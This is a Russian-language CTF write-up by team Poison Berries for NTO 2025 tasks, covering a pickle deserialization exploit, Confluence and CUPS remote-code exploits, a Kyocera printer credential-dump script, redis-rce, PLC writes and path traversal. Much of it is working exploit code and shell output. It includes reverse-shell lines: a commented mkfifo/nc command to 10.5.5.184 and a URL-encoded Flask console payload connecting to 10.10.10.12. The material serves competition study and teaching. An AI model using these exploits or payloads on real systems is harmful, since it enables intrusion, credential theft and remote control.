

Отчёт НТО

подготовлен командой **Poison Berries**

Продублирован на <https://github.com/mrvasil/nto-2025>

Касса

Смотрим исходный код

Замечаем, что за запаковку подписанной строки отвечает модуль pickle

```
ticket = TicketDTO(name, current_user.username, datetime.datetime.now())
dump = pickle.dumps(ticket)
output = io.BytesIO()
output.write(dump)
```

Разобравшись, как он работает, узнаём о возможности произвольного выполнения кода, с его помощью.

Пишем спойт

```
import pickle

import os

class RCE:
    def __reduce__(self):
        #cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
        #      '/bin/sh -i 2>&1 | nc 10.5.5.184 41101 > /tmp/f')
        #cmd = ('sleep 15')
        cmd = ("\"\"\"echo $(env) >> /app/templates/base.html\"\"")
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    with open("sigma.pkl", "wb") as f:
        f.write(pickled)
```

Загружаем полученный файл в задание и замечаем что он действительно выполняется (например sleep), хоть и без вывода.

Попробовав несколько вариантов запуска reverse shell понимаем, что он не подключится (из-за отсутствия nc/curl/итд и видимо заблокированного доступа к сети в контейнере)

Тогда просто записываем вывод необходимых нам команд просто в темплейты (так как включен debug режим и они сразу же обновляются для пользователя)

Так как флаг лежит в env системы, команду "env" и запускаем.

Проверка билета

Загрузите файл билета, чтобы проверить его подлиннос

Выберите файл билета:

Browse...

sigma.pkl

Проверить билет

```
ls __pycache__ app.py config.py models.py requirements.txt routes.py run.py templates DATABASE_URL=postgresql://postgres:postgres
SECRET_KEY=verySecre1337tbebebe123456 HOME=/root GPG_KEY=7169605F62C751356D054A26A821E680E5FA6305 PYTHON_SHA2
WERKZEUG_SERVER_FD=7 WERKZEUG_RUN_MAIN=true PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
FLAG=nto{w3lc0m3_t0_t4e_tr41n!!!} DATABASE_URL=postgresql://postgres:postgres@db:5432/kassa HOSTNAME=1f499e9a437b SEC
GPG_KEY=7169605F62C751356D054A26A821E680E5FA6305 PYTHON_SHA256=c909157bb25ec114e5869124cc2a9c4a4d4c1e957ca4ff
WERKZEUG_RUN_MAIN=true PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin LANG=C.UTF-8 PYTHON_VI
DATABASE_URL=postgresql://postgres:postgres@db:5432/kassa HOSTNAME=1f499e9a437b SECRET_KEY=verySecre1337tbebebe1234
PYTHON_SHA256=c909157bb25ec114e5869124cc2a9c4a4d4c1e957ca4ff553f1edc692101154e WERKZEUG_SERVER_FD=7 WERKZEUG_
usr/bin:/sbin:/bin LANG=C.UTF-8 PYTHON_VERSION=3.12.8 PWD=/app FLAG=nto{w3lc0m3_t0_t4e_tr41n!!!} DATABASE_URL=postgres
SECRET_KEY=verySecre1337tbebebe123456 HOME=/root GPG_KEY=7169605F62C751356D054A26A821E680E5FA6305 PYTHON_SHA2
WERKZEUG_SERVER_FD=7 WERKZEUG_RUN_MAIN=true PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Confluence 1

Заходим на сам сервис, видим версию.
Гулим, оказывается она подвержена RCE (CVE-2023-22527)
Находим готовый poc.
<https://www.exploit-db.com/exploits/51904>

```
(kali@kali0lymp)-[~/Загрузки]
$ python3 exploit.py -u http://10.10.1.159:8090/ --shell
[!] Shell is ready, please type your commands UwU
$ ls
analytics-logs
attachments
backups
bundled-plugins
confluence.cfg.xml
docker-app.pid
flag.txt
imgEffects
index
journal
lock
log
logs
plugins-cache
plugins-osgi-cache
plugins-temp
shared-home
synchrony-args.properties
temp
thumbnails
viewfile
webresource-temp
$ cat flag.txt
nto{c0nflu3nc3_15_und3r_4774ck}
$
```

Принтер 1

Исследуем что \то за принтер, какой версии ПО и как работает.

Погуглив, находим такой спloit.

[<https://www.rapid7.com/blog/post/2022/03/29/cve-2022-1026-kyocera-net-view-address-book-exposure/>]

(<https://www.rapid7.com/blog/post/2022/03/29/cve-2022-1026-kyocera-net-view-address-book-exposure/>)

```
import requests
import xmltodict
import warnings
import sys
import time
warnings.filterwarnings("ignore")

url = "https://{}:9091/ws/km-wsdl/setting/address_book".format(sys.argv[1])
headers = {'content-type': 'application/soap+xml'}
# Submit an unauthenticated request to tell the printer that a new address
book object creation is required
body = """<?xml version="1.0" encoding="utf-8"?><SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:SOAP-
ENC="http://www.w3.org/2003/05/soap-encoding"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
```

```

xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:xop="http://www.w3.org/2004/08/xop/include"
xmlns:ns1="http://www.kyoceramita.com/ws/km-wsdl/setting/address_book">
<SOAP-ENV:Header><wsa:Action SOAP-
ENV:mustUnderstand="true">http://www.kyoceramita.com/ws/km-
wsdl/setting/address_book/create_personal_address_enumeration</wsa:Action>
</SOAP-ENV:Header><SOAP-ENV:Body>
<ns1:create_personal_address_enumerationRequest><ns1:number>25</ns1:number>
</ns1:create_personal_address_enumerationRequest></SOAP-ENV:Body></SOAP-
ENV:Envelope>""

```

```

response = requests.post(url,data=body,headers=headers, verify=False)
strResponse = response.content.decode('utf-8')
#print(strResponse)

```

```

parsed = xmltodict.parse(strResponse)
# The SOAP request returns XML with an object ID as an integer stored in
kmaddrbook:enumeration. We need this object ID to request the data from the
printer.
getNumber = parsed['SOAP-ENV:Envelope']['SOAP-ENV:Body']
['kmaddrbook:create_personal_address_enumerationResponse']
['kmaddrbook:enumeration']

```

```

body = ""<?xml version="1.0" encoding="utf-8"?><SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:SOAP-
ENC="http://www.w3.org/2003/05/soap-encoding"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:xop="http://www.w3.org/2004/08/xop/include"
xmlns:ns1="http://www.kyoceramita.com/ws/km-wsdl/setting/address_book">
<SOAP-ENV:Header><wsa:Action SOAP-
ENV:mustUnderstand="true">http://www.kyoceramita.com/ws/km-
wsdl/setting/address_book/get_personal_address_list</wsa:Action></SOAP-
ENV:Header><SOAP-ENV:Body><ns1:get_personal_address_listRequest>
<ns1:enumeration>{}</ns1:enumeration>
</ns1:get_personal_address_listRequest></SOAP-ENV:Body></SOAP-
ENV:Envelope>"".format(getNumber)

```

```

print("Obtained address book object: {}. Waiting for book to
populate".format(getNumber))
time.sleep(5)
print("Submitting request to retrieve the address book object...")

```

```

response = requests.post(url,data=body,headers=headers, verify=False)
strResponse = response.content.decode('utf-8')
#print(strResponse)

```

```

parsed = xmltodict.parse(strResponse)
print(parsed['SOAP-ENV:Envelope']['SOAP-ENV:Body'])

```

```
print("\n\nObtained address book. Review the above response for credentials in objects such as 'login_password', 'login_name'")
```

Используем этот рос, который получит адресную книгу принтера, среди которой есть

```
'kmaddrbook:login_name': 'ftpuser', 'kmaddrbook:login_password':  
'r34llyh4rdp455'
```

Далее подключаемся по ftp и сразу видим флаг.

```
(kali@kali0lymp)-[~/Загрузки]  
$ ftp  
ftp> open 10.10.1.110  
Connected to 10.10.1.110.  
220 (vsFTPD 3.0.5)  
Name (10.10.1.110:kali): ftpuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (||||10117|)  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 29 Mar 15 14:27 NTOf1ag1.txt  
-rw----- 1 1000 1000 44320 Mar 27 07:12 exp.so  
-rwxrwxrwx 1 1000 1000 58 Mar 27 07:22 exploit.py  
-rw-rw-r-- 1 0 0 61855 Mar 07 21:43 redis.conf  
226 Directory send OK.  
ftp> get NTOf1ag1.txt  
local: NTOf1ag1.txt remote: NTOf1ag1.txt  
229 Entering Extended Passive Mode (||||10138|)  
150 Opening BINARY mode data connection for NTOf1ag1.txt (29 bytes)  
100% |*****  
226 Transfer complete.  
29 bytes received in 00:00 (14.22 KiB/s)  
ftp> ^D  
221 Goodbye.  
  
(kali@kali0lymp)-[~/Загрузки]  
$ cat NTOf1ag1.txt  
nto{f7p_4cc355_fr0m_ky0c3r4}
```

Принтер 2

Вместе с флагом, на предыдущем шаге, лежит файл redis.conf

Приглядевшись можем заметить пароль.

```
requirepass NT0_r3d15_p455w0rd
```

Далее подключаемся, смотрим версию.

Находим в интернете такой спloit <https://github.com/Ridter/redis-rce>

Запускаем, получаем shell и находим ~/reallylongfilename4NTOfлаг

```
(kali@kali0lymp)-[~/Загрузки/redis-rce-master]
$ python3 redis-rce.py -r 10.10.1.110 -L 10.5.5.184 -P 41151 -a NTO_r3d15_p455w0rd -f exp.so
```

```

[*] Connecting to 10.10.1.110:6379 ...
[*] Sending SLAVEOF command to server
[+] Accepted connection from 10.10.1.110:6379
[*] Setting filename
[+] Accepted connection from 10.10.1.110:6379
[*] Start listening on 10.5.5.184:41151
[*] Tring to run payload
[+] Accepted connection from 10.5.5.252:42169
[*] Closing rogue server ...

[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i
[+] Interactive shell open , use "exit" to exit ...
$ ls
0
96
|exp.so
$ cd
$ ls
exp.so
$ cd ~
$ ls
exp.so
$ ls ~
reallylongfilename4NTOfлаг
$ cat ~/reallylongfilename4NTOfлаг
nto{d0n7_0v3r3xp0s3_ur_r3d15}
$
```

Сервис печати 1

Сканируем порты, находим 631 (ipp), заходим на него в браузере.

Видим панель для управления принтерами и печатью.

Находим такой эксплоит для CUPS. <https://github.com/vulhub/evil-ipp-server/blob/master/poc.py>

Немного подредактировав запускаем скрипт и слушатель для reverse shell.

Далее заходим на страницу и нажимаем "Print test page", именно это запускает наш код.

OpenPrinting CUPS Home Administration Classes Help Jobs Printers

sigmaboy_10_5_5_184

sigmaboy_10_5_5_184 (Processing, Accepting Jobs, Not Shared)

Maintenance Administration

Description: sigmaboy

Location: Office HQ

Driver: HP 0.00, driverless, 2.1b1 (color, 2-sided printing)

Connection: implicitclass://sigmaboy_10_5_5_184/

Defaults: job-sheets=none, none media=na_letter_8.5x11in sides=one-sided

Jobs

Search in sigmaboy_10_5_5_184:

Show Completed Jobs Show All Jobs

```
(kali@kali0lymp)-[~/Зарпрузки]
$ ./venv/bin/python3 print_service.py 10.10.1.145 631
malicious ipp server listening on ('10.5.5.184', 41100)
sending udp packet to 10.10.1.145:631 ...
```

```
(kali@kali0lymp)-[~/Зарпрузки]
$ nc -lvnp 41101
listening on [any] 41101 ...
connect to [10.5.5.184] from (UNKNOWN) [10.5.5.252] 25022
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
docker-entrypoint.sh
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
user_flag.txt
usr
var
$ cat user_flag.txt
nto{n0t_my_cup5_0f_t34}
$
```

Active jobs listed in processing order

Name	User	Size	Pages	State	Control
Test Page	anonymous	1k	Unknown	processing since Thu Mar 27 08:40:14 2025	Cancel Job
				No destination host name "sigmaboy_10_5_5_184"	
Test Page	anonymous	1k	Unknown	pending since Thu Mar 27 08:40:19 2025	Hold Job Move Job
Test Page	anonymous	1k	Unknown	pending since Thu Mar 27 08:40:24 2025	Hold Job Move Job
Test Page	anonymous	1k	Unknown	pending since	Hold Job

Поезд

7 / 14

После разведки выяснили, что контроллер работает на 10.10.14.2 по протоколу S7 (порт 102).

Разбираемся что это такое и как работает.

Находим библиотеку для python - snap7.

Пишем код.

```
import snap7
from snap7.util import set_string

PLC_IP = "10.10.14.2"
RACK = 0
SLOT = 1

DB_NUMBER = 1
string_num = 10
START_BYTE = (string_num-1)*256
#START_BYTE = 1024
print(START_BYTE)
MAX_LENGTH = 254

NAME = " "+"Poison Berries"+" "*52

plc = snap7.client.Client()
plc.connect(PLC_IP, RACK, SLOT)

data = plc.db_read(DB_NUMBER, START_BYTE, MAX_LENGTH)
print(f"{data}")

#set_string(data, 0, NAME, MAX_LENGTH)
plc.db_write(DB_NUMBER, START_BYTE, NAME.encode())

#data_new = plc.db_read(DB_NUMBER, START_BYTE, MAX_LENGTH)
#print(data_new.decode(errors='ignore'))

plc.disconnect()
```

string_num - строку куда записываем

NAME - то что записываем

Кроличий горшок 2.0

Находим статью об исследовании похожего горшка и скрипт, читающий память в которой и есть флаг.

<https://qwqoro.works/articles/plants-vs-bugs>

nto{p07_wh475_1n_ur_h34d}


```

import struct
import requests

start_param = 1337
end_param = 2000

with open("dumpy.bin", "wb") as f:
    for i in range(start_param, end_param):
        print(f"[*] Requesting {i}")
        r = requests.post("http://10.10.1.172/control", json={"cmd": 1,
"param": i})
        value = r.json()["value"]
        if type(value) == int:
            f.write(struct.pack("<i", value))
        elif type(value) == float:
            f.write(struct.pack("<f", value))
        elif value is None:
            f.write(struct.pack("<i", 0))
        else:
            print("Unknown type!", value)
        f.flush()

```

```

I>>Bq
j55_p/10.10.1.172/control", json={"cmd": 1, "param": i})
P((x
Z--w
:c|w{
9JLX
~=d]
uuid36ec5d210b487e89
YB36EYURa9R3mld5jn7Xn04CjLVr1DQVaw1p2
Xfs2I2bS3cuvKDIcw5yUbWamsa64tIGj
SmartLife_Ivy
icl123159
ASUS-3
nto{p07_wh475_1n_ur_h34d}
8oaryhUq
20No
bf31704f77ea3afce4ki1o
1.1.20
40.00
1.0.4
1.0.0
8n3q0y4cwov8ifxt
8n3q0y4cwov8ifxt
1.1.20
000004xjwp
1.1.20
DYPk#P'AH;Y0o|IP
3}0jqELQF>_8}~zB
http://a.tuya.eu.com/d.json
35.159.150.3
https://a2.tuya.eu.com/d.json
35.156.159.242

```

Временные сообщения

Был скачен исполняемый файл и загружен в ghidra.

После анализа имеющихся функций, находим некий файл с ID '00000000', для чтения которого требовался пароль, а также обнаруживаем, что при запросе ID файла, программа выводит "storage/n", где n - введенный ID.

Любопытно, не так ли?

Значит, можно указать произвольный путь и получить содержание требуемых файлов.

А где может лежать флаг?

Свершив небольшой перебор, находим флаг, указав как n `"../../../ect/passwd"`.

```
(kali㉿kali0lymp)-[~/Загрузки]
$ nc 10.10.11.101 9001

+++++++
+++      ++      ( /( ( )      (
+++++++      +++      )\() ) (      )\ )
++              ++      ( )/ /( ( ) \      / ( ( )/
++              ++      | | ( ) ) _ ( ( ) \      ) ( )
++              ++++++.      | _ | / - ) | ' \ ( ) | ' - \ ) | || |
+++              ++      ++      \ _ | \ _ || _ || | | | . / \ _ , |
:+++++++ ++      ++++++      | _ |      | _ /
      ++
      ++      PWN

finally, service for reading and
      wring your OWN temporary files!

Commands:
1. Read file
2. Write file

>> 1
Enter file ID: ../../../../ect/passwd
File contains: nto{sup3r_s3cr3t_c0nf1d3ntial_fl4g}
```

NAS 2

Находим для данного таска уязвимость на Metasploit и эксплойтим nas2

Кроличья нора

Подходим на станцию, снимаем дампы памяти микрочипа.

Далее находим программу <https://github.com/BigNerd95/RouterOS-Backup-Tools> и извлекаем логины и пароли от роутера.

Приходим обратно на станцию, перебираем учетные записи и находим правильный пароль от учетной записи user и извлекаем файл с флагом в названии

WIFI-Роутер

```
nto{p455_r3u53_15_d4n63r0u5}
```

Заходим на страницу с логином и паролем `admin:nto{p07_wh475_1n_ur_h34d}`, смотрим настройки Администратор/System и там лежит флаг.

```
nto{c0n6r475_y0uv3_ju57_f0und_z3r0}
```

Заходим на проверку пинга и видим что там возможна command injection


```
; cat /tmp/home/root/flag
```

Камера 1.0

```
nto{y0u_4r3_6r0z4_74pk0v}
```

ищем спloit, находим <https://www.exploit-db.com/exploits/51017>

эксплойтим ищем где лежат пользователи от rtsp. находим в `/etc/config/user_managment`. Добавляем пользователя `pwned1337`, перезагружаем `rtspd` и готово



Зайдя на Sonar, доступный на Gitlab, мы видим две основные уязвимости: Открытый ключ от Django и пароль от Postgres.

team20 / diary / Commits / 19312f83

auth/database.py

+14 -3

View file @ 19312f83

```
5 6
6 - # Замените на ваши параметры подключения к PostgreSQL
7 - SQLAlchemy_DATABASE_URL = f'postgresql://postgres:postgres@db:5432/postgres'
8 + load_dotenv('/run/.env')
9 +
10 + DB_USER = os.getenv('DB_USER', 'postgres')
11 + DB_NAME = os.getenv('DB_NAME', 'postgres')
12 +
13 + with open('/run/secrets/pgpassword', 'r') as f:
14 +     DB_PASSWORD = f.read().strip()
15 +
16 + DB_HOST = "db"
17 + DB_PORT = "5432"
18 + SQLAlchemy_DATABASE_URL = f"postgresql://{DB_USER}:{DB_PASSWORD}@{DB_HOST}:{DB_PORT}/{DB_NAME}"
19
20 engine = create_engine(SQLALCHEMY_DATABASE_URL)
21 SessionLocal = sessionmaker(autocommit=False, autoflush=False, bind=engine)
... ..
```

auth/security.py

+6 -1

View file @ 19312f83

```
... .. @@ -2,8 +2,13 @@ from passlib.context import CryptContext
2 2 from jose import JWTError, jwt
3 3 from datetime import datetime, timedelta
4 4 from redis_client import redis_client
5 + import string
6
7 - SECRET_KEY = "Abqh4LSVdohqr!hta!vifAmEsymAvY9p" # Замените на ваш секретный ключ
8 + def generate_secret_key(length=32):
9 +     characters = string.ascii_letters + string.digits
10 +     return ''.join(secrets.choice(characters) for _ in range(length))
11 +
12 + SECRET_KEY = generate_secret_key()
13
14 ALGORITHM = "HS256"
15 ACCESS_TOKEN_EXPIRE_MINUTES = 1000000000000000000
16 MAX_LOGIN_ATTEMPTS = 1000000000000000000
... ..
```

Notepad++ В загрузках лежит архив pr++ который содержит вредоносный самараспаковывающийся архив

12 / 14

Уязвимость в веб-приложении (Flask Debug Console REVERSE SHELL)

В конце лога видна строка:

```
'10.10.10.12 - - [22/Jan/2025 19:36:07] "GET /console?
&__debugger__=yes&cmd=import%20socket... HTTP/1.1" 200 - '
```

Это эксплуатация отладочной консоли Flask (Werkzeug), которая позволяет выполнить произвольный Python-код.

Благодаря этому злоумышленник смог запустить reverse-shell на 10.10.10.12:900:

```
'GET /console?
&__debugger__=yes&cmd=import%20socket,subprocess,os;s%3Dsocket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.10.10.12%22,9001));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22bash%22)&frm=0&s=yqqPfQiFZmXsmnZQYMPF '
```

Враг врага 2 - 2

Анализ 48 потока.

Было найдено 2 подозрительных ip.

1. 81.177.221.242

Отправлял вредоносный бинарный файл app через HTTP (порт 8125): wget

http://81.177.221.242:8125/app

2. 10.10.10.12

Принимал reverse-shell на порт 9001 через эксплойт Flask debug console: s.connect(("10.10.10.12", 9001))

Враг врага 2 - 3

1. Динамическая компоновка (Dynamic Linking): Программа использует стандартные библиотеки (libc.so.6) через .dynsym и .got.plt и вызывает функции через PLT/GOT (Procedure Linkage Table / Global Offset Table), что усложняет статический анализ. Это помогает избегать хардкода системных вызовов, маскируясь под легитимное ПО.
2. Отсутствие явной обфускации: Нет классических техник обфускации (UPX, XOR, base64) и код выглядит как обычное Linux-приложение. Это привлекает внимание антивирусов, анализирующих подозрительные бинарные паттерны.
3. Минималистичный набор импортов: Использует только базовые функции (open, read, write, strcpy), которые есть в любом легитимном ПО - нет подозрительных импортов (например, ptrace, inject). Уменьшает сигнатуры для детектирования (например, YARA-правила).

4. Работа через файловую систему: Создает директорию storage и файлы с хешированными именами (например, %08x), использует stat, mkdir, open для манипуляций с файлами - маскирует вредоносную активность под обычные файловые операции.
5. Динамическое патчингование (CUSTOM_write): Из лога: CUSTOM_write found, patched. ok — это значит, что он модифицирует системные вызовы (например, write) в рантайме. Обходит HIDS (системы обнаружения вторжений), отслеживающие вызовы write. Скрывает шифрование файлов от мониторинга.
6. Отсутствие персистентности: Нет автозагрузки через cron, systemd, .bashrc. Это уменьшает следы в системе после выполнения.
7. Использование переменных окружения: Читает PASSWORD и FLAG из переменных окружения (getenv), усложняя анализ.
8. Легитимные секции ELF: Стандартные секции (.text, .data, .bss), нет необычных (например, .malicious), корректные права доступа (RX для кода, RW для данных) - код вызывает подозрений при анализе утилитами (readelf, objdump).